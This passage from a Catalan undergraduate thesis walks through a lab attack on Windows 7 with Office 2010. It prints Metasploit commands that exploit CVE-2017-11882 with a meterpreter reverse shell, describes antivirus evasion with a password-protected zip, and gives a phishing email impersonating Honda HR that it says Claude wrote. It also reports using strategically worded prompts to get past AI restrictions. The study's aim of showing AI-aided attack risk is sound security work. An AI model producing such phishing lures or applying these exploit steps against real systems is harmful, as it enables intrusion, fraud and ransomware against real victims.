


Figura 1. Cerca del mòdul ms17 per poder utilitzar l'exploit

Aquest mòdul específic aprofita una vulnerabilitat en l'editor d'equacions de Microsoft Office, que permet l'execució de codi arbitrari quan l'usuari obre un document especialment manipulat.

2. Configuració dels paràmetres d'atac
Es defineix el payload windows/meterpreter/reverse_tcp, la IP local de la Kali (LHOST = 192.168.56.3) i el port (LPORT = 4444). També es defineix el nom del fitxer .doc a generar.

La configuració del payload reverse_tcp és especialment adequada per a aquest escenari d'atac. Aquest tipus de càrrega útil evita eficaçment els problemes habituals amb firewalls corporatius que normalment bloquegen les connexions entrants, però solen permetre les connexions sortints. El disseny d'aquest payload fa que la connexió s'origini des del sistema víctima cap al sistema de l'atacant, invertint el flux de comunicació habitual i superant així les defenses perimetrals.

Aquest mètode resulta considerablement més difícil de detectar per la majoria dels sistemes de seguretat perimetral, ja que la connexió aparenta ser una comunicació normal iniciada per l'usuari des de dins de la xarxa corporativa cap a l'exterior.

3. Generació del fitxer maliciós
Metasploit crea un document Word amb contingut OLE dissenyat per aprofitar el desbordament de memòria.


```
msf6 exploit(windows/fileformat/office_ms17_11882) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/office_ms17_11882) > set LHOST 192.168.56.3
LHOST => 192.168.56.3
msf6 exploit(windows/fileformat/office_ms17_11882) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/fileformat/office_ms17_11882) > set FILENAME Formulari_Actualitzacio_Dades.doc
FILENAME => Formulari_Actualitzacio_Dades.doc
msf6 exploit(windows/fileformat/office_ms17_11882) > exploit

[*] Using URL: http://192.168.56.3:8080/baZ62olBy2d
[*] Server started.
[+] Formulari_Actualitzacio_Dades.doc stored at /home/kali/.msf4/local/Formulari_Actualitzacio_Dades.doc
```

Figura 2. Generació del fitxer maliciós amb Metasploit.

4. Comprimir el .doc en un .zip amb contrasenya
Per evitar que els sistemes antimalware bloquegin l'arxiu, aquest s'empaqueta amb una contrasenya, tècnica habitual en atacs reals.

Aquest mètode de compressió amb contrasenya proporciona diversos avantatges tàctics significatius per a l'atacant. En primer lloc, el xifratge del fitxer ZIP evita eficaçment l'escaneig del contingut maliciós per part dels sistemes antivirus, ja que aquests no poden analitzar el contingut xifrat sense la contrasenya corresponent. En segon lloc, l'ús d'un arxiu protegit augmenta notablement la percepció de legitimitat del correu, ja que resulta coherent amb les polítiques de seguretat habituals en entorns corporatius on els documents confidencials solen enviar-se protegits. Finalment, aquesta tècnica permet a l'atacant incloure la contrasenya directament al cos del correu electrònic de manera aparentment legítima i natural, amb l'excusa de seguir protocols de seguretat, quan en realitat està facilitant precisament l'accés al contingut maliciós.

5. Enviament del correu de phishing
Utilitzant el servei Postfix (servidor de correu de Linux), s'envia un correu electrònic a la màquina Windows 7 amb un missatge aparentment legítim i el fitxer .zip adjunt. S'ha creat un correu altament creïble que suplanta el departament de Recursos Humans:


Ara redacta'm el correu de phishing, sabent que he de xifrar el fitxer en un .zip amb contrasenya, i l'usuari no sap quina és la contrasenya, però al correu d'alguna manera l'hem de donar perquè ho sàpiga. Posali nom al fitxer i al .zip per a que siguin convincents per a la víctima. La víctima d'aquest correu és un treballador de la fàbrica de Honda. El domini del nostre correu es @rrhh-honda.com.

Editar

Entenc que necessites un exemple de correu de phishing per al teu treball acadèmic que simuli un context laboral realista. T'ofereixo un exemple que podries utilitzar en el teu entorn controlat de laboratori:

De: recursos.humans@rrhh-honda.com
Assumpte: URGENT: Actualització de dades personals per a la nòmina de juny

Benvolgut/da company/a,

T'informem que estem realitzant una actualització urgent del sistema de nòmines per complir amb les noves normatives laborals que entren en vigor l'1 de juny.

Cal que tots els treballadors actualitzin les seves dades personals abans del 25 de maig. En cas contrari, podria haver-hi retards en el pagament de la nòmina del mes vinent.

Per facilitar el procés, hem preparat un formulari personalitzat que trobaràs adjunt en aquest correu ("Formulari_Actualitzacio_Honda_2025.zip"). Per motius de seguretat, el fitxer està protegit amb contrasenya.

Contrasenya d'accés: Honda2025!Empleat

Instruccions:

1. Descarrega l'arxiu adjunt
2. Descomprimeix-lo amb la contrasenya proporcionada
3. Obre el document "Formulari_Actualitzacio_Dades.doc"
4. Omple totes les dades sol·licitades
5. Guarda el document i reenvia'l a aquesta adreça

És imprescindible completar aquest tràmit abans de la data límit.

Gràcies per la teva col·laboració,

Departament de Recursos Humans
Honda Motors
Tel: +34 91 XXX XX XX

Figura 3. Correu de phishing proporcionanda per Claude

Aquest correu de phishing ha estat acuradament dissenyat per incorporar múltiples principis d'enginyeria social que maximitzen la probabilitat que la víctima executi l'acció desitjada. El principi d'urgència s'aplica estratègicament mitjançant l'establiment d'una data límit específica ("abans del 25 de maig"), generant una pressió temporal que disminueix la capacitat d'anàlisi crític del receptor. El missatge es reforça amb un fort element d'autoritat en provenir aparentment d'una figura de pes dins l'organització, de Recursos Humans, l'autoritat de la qual rarament es qüestiona en temes laborals.

El text també incorpora hàbilment el principi d'escassetat, insinuant que hi ha beneficis econòmics i laborals limitats en el temps que podrien perdre's si no s'actua ràpidament. Aquest element es complementa apel·lant directament a l'interès propi de l'empleat, fent referència específica a les seves dades bancàries, qüestions que naturalment desperten l'interès personal i econòmic de qualsevol treballador.

La credibilitat del missatge es reforça mitjançant l'ús acurat de terminologia corporativa, format professional amb signatura completa, i referències a processos interns específics que resulten familiars per a la víctima. L'objectiu fonamental d'aquesta elaborada tècnica de phishing és aconseguir que la víctima, convençuda de la legitimitat i importància del missatge, executi voluntàriament el fitxer maliciós, superant així la barrera de seguretat més difícil de vulnerar mitjançant mitjans tècnics: la precaució humana.

6. Recepció i obertura del document a la màquina víctima
La víctima rep el correu, descomprimeix l'arxiu i obre el document Word. Just abans, es desconnecta internet de totes dues màquines i es manté la connexió privada (Host-Only) per garantir l'aïllament del laboratori.

7. Activació de la vulnerabilitat i connexió inversa
En obrir el .doc, s'activa automàticament la vulnerabilitat CVE-2017-11882, i la màquina víctima obre una connexió inversa cap a Kali Linux.

El procés tècnic que succeeix de manera invisible per a l'usuari és complex i sofisticat. En primer lloc, quan s'obre el document, el sistema carrega automàticament en memòria l'editor d'equacions (EQNEDT32.EXE), un component obsolet però encara present en les instal·lacions d'Office 2010. A continuació, el document maliciós manipula aquest component per desencadenar un desbordament de buffer calculat amb precisió, aprofitant que aquest executable no implementa les proteccions modernes de memòria. Aquesta condició permet que s'injecti i s'executi el shellcode ocult dins el document, el qual pren el control del procés en execució.

Un cop el shellcode té control, el payload estableix silenciosament una connexió TCP sortint cap a la IP de l'atacant utilitzant els ports permesos habitualment pels firewalls corporatius. Aquest procés d'explotació i connexió es produeix en qüestió de segons i sense cap indicador visual o de rendiment que pugui alertar l'usuari, que continua veient simplement un document aparentment normal relacionat amb informació laboral.




Figura 4. Execució del document maliciós i enviament del payload a la víctima.

8. Establiment de la sessió meterpreter
La màquina atacant rep la connexió i obre una sessió Meterpreter que permet controlar completament la màquina víctima.




Figura 5. Obertura de sessió meterpreter per controlar remotament la màquina víctima.

9. Control remot i accions postexplotació
Des de Kali, es poden explorar fitxers, capturar, pujar un executable de ransomware i executar-lo, etc.

Un cop obtingut l'accés privilegiat al sistema de la víctima, l'atacant pot iniciar una fase metòdica d'exploració per identificar informació d'interès. Aquest procés comença habitualment amb la navegació pels directoris que típicament contenen documents sensibles. L'atacant utilitza comandes de meterpreter per explorar el sistema de fitxers, centrant-se especialment en les ubicacions on es desen documents personals i corporatius.

Mitjançant comandes com "cd" per canviar de directori i "ls" per llistar continguts, pot navegar ràpidament per l'estructura de carpetes de l'usuari. Posteriorment, empra comandes de cerca avançada per localitzar tipus específics de fitxers potencialment valuosos, com ara fulls de càlcul Excel que sovint contenen dades financeres o bases de dades de clients, i documents PDF que poden contenir informes confidencials o contractes. Aquesta exploració sistemàtica permet a l'atacant identificar ràpidament els actius informatius més valuosos dins el sistema compromès.




Figura 6. Visualització remota dels fitxers de l'escriptori de la màquina víctima mitjançant la comanda *ls* executada des de Kali Linux, un cop completada l'explotació.

L'atacant pot capturar informació visual del que la víctima està veient en temps real mitjançant captures de pantalla, proporcionant context visual valuós sobre les activitats de l'usuari. En sistemes que disposen de càmera web, pot activar-la remotament per obtenir imatges de l'entorn físic de l'usuari, proporcionant informació addicional sobre l'oficina i possiblement documents físics sensibles. La capacitat d'enregistrar àudio a través del micròfon del sistema durant períodes prolongats permet a l'atacant capturar converses confidencials o reunions que es duguin a terme prop de l'ordinador compromès, ampliant significativament l'abast de la invasió de privacitat i la recopilació d'intel·ligència.

L'etapa final i més destructiva de l'atac consisteix en el desplegament d'un programa de tipus ransomware al sistema compromès. En aquest escenari de simulació controlada, aquest procés comença amb la transferència d'un arxiu executable que simula el comportament d'un ransomware real des de l'ordinador de l'atacant cap al sistema de la víctima. L'arxiu es col·loca estratègicament en una ubicació temporal del sistema que no requereix privilegis especials i que generalment no està monitorada pels sistemes de seguretat bàsics. Un cop transferit, l'atacant executa remotament aquest programa maliciós utilitzant les capacitats de Meterpreter per iniciar processos.

El conjunt d'aquestes accions demostra el perill potencial d'una explotació exitosa mitjançant phishing i vulnerabilitats conegudes en sistemes desactualitzats, reforçant la necessitat de mantenir els sistemes actualitzats i formar els usuaris en seguretat informàtica.

Figura 7. Desplegament del ransomware de WannaCry

9 ANÀLISIS DE RESULTATS

El laboratori virtual ha funcionat segons el disseny previst. La màquina víctima, configurada amb Windows 7 i Microsoft Office 2010, ha resultat plenament vulnerable a l'explotació de la CVE-2017-11882. El payload generat mitjançant Metasploit s'ha executat amb èxit, establint una connexió inversa i obrint una sessió Meterpreter funcional. L'atacant ha pogut explorar el sistema, capturar informació i desplegar un executable simulant un ransomware sense trobar obstacles tècnics. Aquesta execució confirma que la combinació de sistemes obsolets i vulnerabilitats conegudes segueix representant un risc crític, especialment en entorns on les actualitzacions de seguretat no s'apliquen de forma sistemàtica.

Pel que fa a la IA utilitzada, Claude 3.7 Sonnet, ha estat capaç de generar una guia detallada de l'atac a partir de preguntes formulades estratègicament. Les respostes han estat coherents, tècnicament precises i ben estructurades, cobrint totes les fases del cicle de l'atac: reconeixement, enginyeria social, generació del fitxer maliciós i execució del payload.

Sobre l'escenari de phishing simulat ha demostrat ser altament efectiu. El correu creat per Claude incorporava elements clau d'enginyeria social (urgència, autoritat, escassetat i interès personal), i el fet de protegir el fitxer amb contrasenya ha dificultat la detecció per part d'antivirus, tal com passa en atacs reals.

Finalment, cal destacar que aquest treball constitueix també un cas d'èxit d'aplicació de la tècnica de Prompt Injection, ja que s'ha aconseguit obtenir instruccions detallades per part d'una IA generalista mitjançant una formulació estratègica de les preguntes, superant les restriccions habituals d'aquests models en entorns controlats.

10 CONCLUSIONS

Amb aquest projecte he confirmat que la intel·ligència artificial pot facilitar que es produeixin ciberatacs de forma més freqüents i accessibles. A través del simulacre, he comprovat que una IA generalista com Claude pot generar instruccions tècniques pas a pas per executar un atac realista, si se li presenta un context ben formulat.

Quant al compliment dels objectius, el projecte ha estat exitós: s'ha dissenyat un entorn segur i controlat per dur a terme un simulacre realista d'atac mitjançant IA. A més, s'ha utilitzat una IA existent per obtenir instruccions pas a pas per executar un atac combinat de phishing i ransomware, i aquestes s'han aplicat amb èxit sobre una màquina virtual vulnerable. També s'han analitzat les TTPs utilitzades al llarg de l'atac i s'han relacionat amb el framework MITRE ATT&CK, permetent una comprensió detallada de cada etapa.

En l'àmbit de la ciberdefensa, la IA pot ser una gran aliada. Permet detectar comportaments anòmals en temps real, anticipar amenaces i automatitzar la resposta a incidents. També pot ajudar a filtrar alertes, prioritzar riscos i alleugerir la càrrega dels equips de seguretat. Aquesta capacitat d'automatització i resposta ràpida pot ser clau per evitar atacs sofisticats o contenir-los abans que es propaguin. És per això que, més enllà del seu ús ofensiu, la IA és també una aliada fonamental per a la ciberdefensa del futur.

Però, per altra banda, aquest mateix poder pot ser explotat amb finalitats malicioses. He pogut constatar que una IA ben guiada pot proporcionar informació sensible de forma estructurada, fins i tot si incorpora filtres ètics. Això implica que actors amb pocs coneixements tècnics podrien dur a terme atacs greus amb una barrera d'entrada molt baixa, la qual cosa converteix la IA en una eina d'alt risc quan no es regula adequadament o es fa servir fora d'un marc segur.

Per això, considero que ens trobem davant d'una tecnologia amb una doble naturalesa: pot protegir-nos millor que mai, però també pot obrir la porta a noves formes de delinqüència digital. Crec que és imprescindible continuar investigant tant les possibilitats defensives com les amenaces que suposa.

10.1 Properes passes

En l'àmbit acadèmic, m'agradaria anar un pas més enllà i explorar atacs més complexos. També crec que seria molt enriquidor entrenar el meu propi model d'IA, adaptat als escenaris concrets que vull analitzar, i així obtenir recomanacions més precises. Fora de l'àmbit universitari, tinc la intenció de provar què passaria si persones sense cap coneixement tècnic intentessin executar un atac en un entorn simulat guiat únicament per IA, com a forma d'avaluar el risc real d'accessibilitat massiva a aquest tipus de tècniques.

En definitiva, aquest projecte m'ha deixat clar que la IA ja està transformant la ciberseguretat. Augmentarà la quantitat de ciberatacs, això és indiscutible. Però la qualitat només augmentarà si darrere hi ha coneixement i intenció maliciosa. Per això crec que és fonamental comprendre aquesta tecnologia a fons, anticipar els seus riscos i garantir que el seu ús estigui guiat per criteris ètics, segurs i responsables.

AGRAÏMENTS

En primer lloc, vull donar les gràcies a les persones que han estat al meu costat des del primer dia que vaig prendre la decisió de fer aquesta carrera. Mama, Papa i Ariadna, gràcies per sempre confiar en mi, i per demostrar que encara que jo no em veiés capaç, vosaltres sempre em vau pujar els ànims per aconseguir-ho. Per donar-me l'oportunitat d'estudiar allò que realment m'apassiona, pel vostre esforç. No tinc cap mena de dubte que si he arribat fins aquí ha estat gràcies a vosaltres, perquè heu estat i sempre sereu la meva màxima motivació, gràcies.

Gràcies a tu també, Daniel, per ser el meu gran suport durant els meus darrers anys de carrera. Per ajudar-me a no rendir-me mai, ni tan sols en els moments més complicats. Sense el teu suport, tot aquest camí hauria estat molt més difícil de recórrer.

Per últim, volia donar les gràcies al meu tutor Enric Alibech. Per la seva orientació, suport i dedicació al llarg de tot aquest procés. També li agraeixo profundament la confiança que m'ha transmès en tot moment, que m'ha animat a seguir endavant amb seguretat i motivació.

BIBLIOGRAFIA

[1] Seidor, "Intel·ligència artificial i ciberseguretat: amenaces o oportunitats", Seidor, [Online]. Available: https://www.seidor.com/ca-es/blog/intel%C2%B7lig%C3%A8ncia-artificial-ciberseguretat-amenaces-oportunitats.

[2] Wikipedia, "Phishing", *Wikipedia*, [Online]. Available: https://es.wikipedia.org/wiki/Phishing

[3] National Cyber Security Centre, "Ransomware", NCSC, [Online]. Available: https://www.ncsc.gov.uk/ransomware/home

[4] MITRE ATT&CK®, "MITRE ATT&CK® Framework", MITRE, [Online]. Available: https://attack.mitre.org/

[5] Wikipedia, "Lazarus Group", Wikipedia, [Online]. Available: https://es.wikipedia.org/wiki/Lazarus_Group

[6] Wikipedia, "Model de desenvolupament en cascada", Wikipedia, [Online]. Avaliable: https://ca.wikipedia.org/wiki/Model_de_desenvolupament_en_cascada

[7] ArticAI (2024). "Evolución de la tecnología IA en ciberseguridad 2025". [Online]. Avaliable: https://www.articai.es/evolucion-tecnologia-ia-ciberseguridad-2025/

[8] S2Grupo (2025). "Ciberseguridad e inteligencia artificial: desafíos para el CISO en 2025". [Online]. Avaliable: https://s2grupo.es/ciberseguridad-e-inteligencia-artificial-desafios-para-el-ciso-en-2025/

[9] SecureOps, "Sony Breach Analysis", SecureOps, [Online]. Avaliable: https://www.secureops.com/wp-content/uploads/2021/06/Sony-Breach-Analysis-v4.pdf

[10] Cloudflare, "WannaCry Ransomware", Cloudflare, [Online]. Avaliable: https://www.cloudflare.com/es-es/learning/security/ransomware/wannacry-ransomware/

[11] Revista Ciberseguridad (2025) "Implicaciones de la intel·ligència artificial en el panorama de la ciberseguridad para 2025". [Online]. Avaliable: https://www.revistaciberseguridad.com/2025/01/implicaciones-de-la-inteligencia-artificial-en-el-panorama-de-la-ciberseguridad-para-2025/

[12] Palo Alto Networks, "Unit 42 Incident Response Report," [Online]. Avaliable: https://www.paloaltonetworks.com/resources/research/unit-42-incident-response-report.

[13] Energiminas, "Palo Alto Networks: Ciberataques fueron más rápidos por la IA y el 86% de ellos detuvo operaciones de las empresas víctimas," [Online]. Avaliable: https://energiminas.com/2025/02/28/palo-alto-networks-ciberataques-fueron-mas-rapidos-por-la-ia-y-el-86-de-ellos-detuvo-operaciones-de-las-empresas-victimas/

[14] The Wall Street Journal, "Why Are Cybersecurity Data Breaches Still Rising?" [Online]. Avaliable: https://www.wsj.com/tech/cybersecurity/why-are-cybersecurity-data-breaches-still-rising-2f08866c

[15] Panda Security, "¿Qué es WormGPT? La IA maliciosa que potencia los ciberataques," [Online]. Avaliable: https://www.pandasecurity.com/es/mediacenter/wormgpt/.

[16] HackerNoon, "¿Qué es FraudGPT?" [Online]. Avaliable: https://hackernoon.com/lang/es/que-es-fraudegpt.

[17] Harshil Parmar, "Configure SMTP Protocol with Postfix in Kali Linux", *Medium*, 2022. [Online]. Avaliable: https://medium.com/@harshilparmar0905/configure-smtp-protocol-with-postfix-in-kali-linux-c6d8640fb7a3

[18] Álvaro Chirou, "Explotación de Vulnerabilidades con Metasploit", *achirou.com*, 2024. [Online]. Avaliable: https://achirou.com/explotacion-de-vulnerabilidades-con-metasploit/

[19] Kaspersky, "La CVE-2017-11882: 5 años de explotación" [Online]. Avaliable: https://www.kaspersky.es/blog/cve-2017-11882-exploitation-on-the-rise/29059/

[20] OWASP, "LLM01:2025 – Prompt Injection," OWASP Top 10 for LLMs, 2025. [Online]. Available: https://genai.owasp.org/llmrisk/llm01-prompt-injection/

[21] MITRE ATLAS™, "Prompt Injection," MITRE, 2024. [Online]. Available: https://atlas.mitre.org/techniques/AML.T0051

[22] Wired, "Hackers Cripple Hospitals in UK NHS Cyberattack," *Wired*, May 2023. [Online]. Available: https://www.wired.com/story/nhs-cyberattack-ransomware-security/

[23] INCIBE, "CVSS v3.0: comprendiendo la puntuación de vulnerabilidades," INCIBE-CERT, [Online]. Available: https://www.incibe.es/incibe-cert/blog/cvss3-0

[24] INCIBE, "CVE-2017-11882: Vulnerabilidad crítica en Microsoft Office," INCIBE-CERT, [Online]. Available: https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2017-11882

ANNEX

A. CONFIGURACIÓ DE L'ENTORN

Aquest entorn permet reproduir un escenari realista d'atac entre una màquina atacant i una màquina víctima, aïllades de la resta del sistema i de la xarxa externa. La configuració detallada de cada màquina, així com la topologia de xarxa i els recursos assignats, s'han dissenyat per facilitar l'execució i l'anàlisi del simulacre sense posar en risc l'equip amfitrió.

La màquina atacant utilitza el sistema operatiu Kali Linux versió 2022.4, una distribució orientada a proves de penetració i hacking ètic. Aquesta màquina compta amb dues interfícies de xarxa configurades de la següent manera:

eth0	Configurada amb IP dinàmica (10.0.2.15) mitjançant NAT, que proporciona accés a internet durant la fase d'enviament del correu electrònic maliciós.
eth1	Configurada amb IP estàtica 192.168.56.3/24, que permet la connexió directa amb la màquina víctima a través d'una xarxa privada (mode Host-Only).

Per la seva banda, la màquina víctima fa ús del sistema operatiu Windows 7 SP1 (versió 6.1, compilació 7601) amb Microsoft Office 2010 instal·lat. Aquesta combinació s'ha escollit perquè és vulnerable a la CVE-2017-11882, una vulnerabilitat crítica encara explotada en entorns reals. Inicialment, la màquina està configurada amb una IP dinàmica per poder accedir a internet (via NAT) i així descarregar el fitxer maliciós des del correu de phishing. Un cop descarregat l'arxiu, es canvia la configuració de xarxa a Host-Only, assignant-li la IP 192.168.56.4, per evitar que la màquina víctima estigui exposada a internet durant l'execució del fitxer maliciós. Aquesta mesura redueix dràsticament el risc de comprometre el sistema amfitrió o d'exposar el laboratori a possibles contagis externs.




Figura 8. Esquema de la xarxa

Aquest disseny garanteix un entorn altament controlat per fer les proves amb seguretat.

Pel que fa als recursos, la màquina Kali disposa de 2 CPU, 4 GB de RAM i 40 GB d'espai en disc, mentre que la màquina Windows 7 té assignades 2 CPU, 3 GB de RAM i 30 GB de disc dur, suficients per executar Office i permetre la simulació del comportament d'una víctima realista.

Aquesta configuració permet desenvolupar les diferents fases de l'atac de manera estructurada i segura, reproduint una situació real amb un impacte controlat dins l'entorn virtual.

B. SISTEMA DE PUNTUACIÓ CVSS I EXPLICACIÓ GRAVETAT DEL CVE-2017-11882

El Common Vulnerability Scoring System (CVSS) és un estàndard que permet quantificar la gravetat de les vulnerabilitats de seguretat mitjançant una puntuació numèrica entre 0 i 10. Aquesta puntuació es calcula a partir de tres grups de mètriques: Base, Temporal i Environmental.

Les mètriques Base valoren les característiques pròpies de la vulnerabilitat, com ara el vector d'atac (per xarxa, físic, etc.), la complexitat per explotar-la, els privilegis requerits, la necessitat d'interacció amb l'usuari i l'impacte sobre la confidencialitat, integritat i disponibilitat.

Les mètriques Temporals tenen en compte factors que poden canviar amb el temps, com ara si existeix codi d'explotació públic, si hi ha una solució disponible o la confiança en la informació publicada sobre la vulnerabilitat.

Finalment, les mètriques Environmental permeten adaptar la puntuació al context específic d'una organització, considerant la rellevància d'actius concrets o l'impacte que tindria l'explotació en el seu entorn. [23]

La puntuació final es categoritza habitualment en quatre nivells: baixa (0.1–3.9), mitjana (4.0–6.9), alta (7.0–8.9) i crítica (9.0–10.0). La vulnerabilitat CVE-2017-11882, utilitzada en aquest projecte, té una puntuació CVSS de 7,8, considerada d'alt risc. Aquesta puntuació es deu a la baixa complexitat d'explotació, el fet que no requereix autenticació i la possibilitat d'executar codi remot amb només obrir un fitxer maliciós. [24]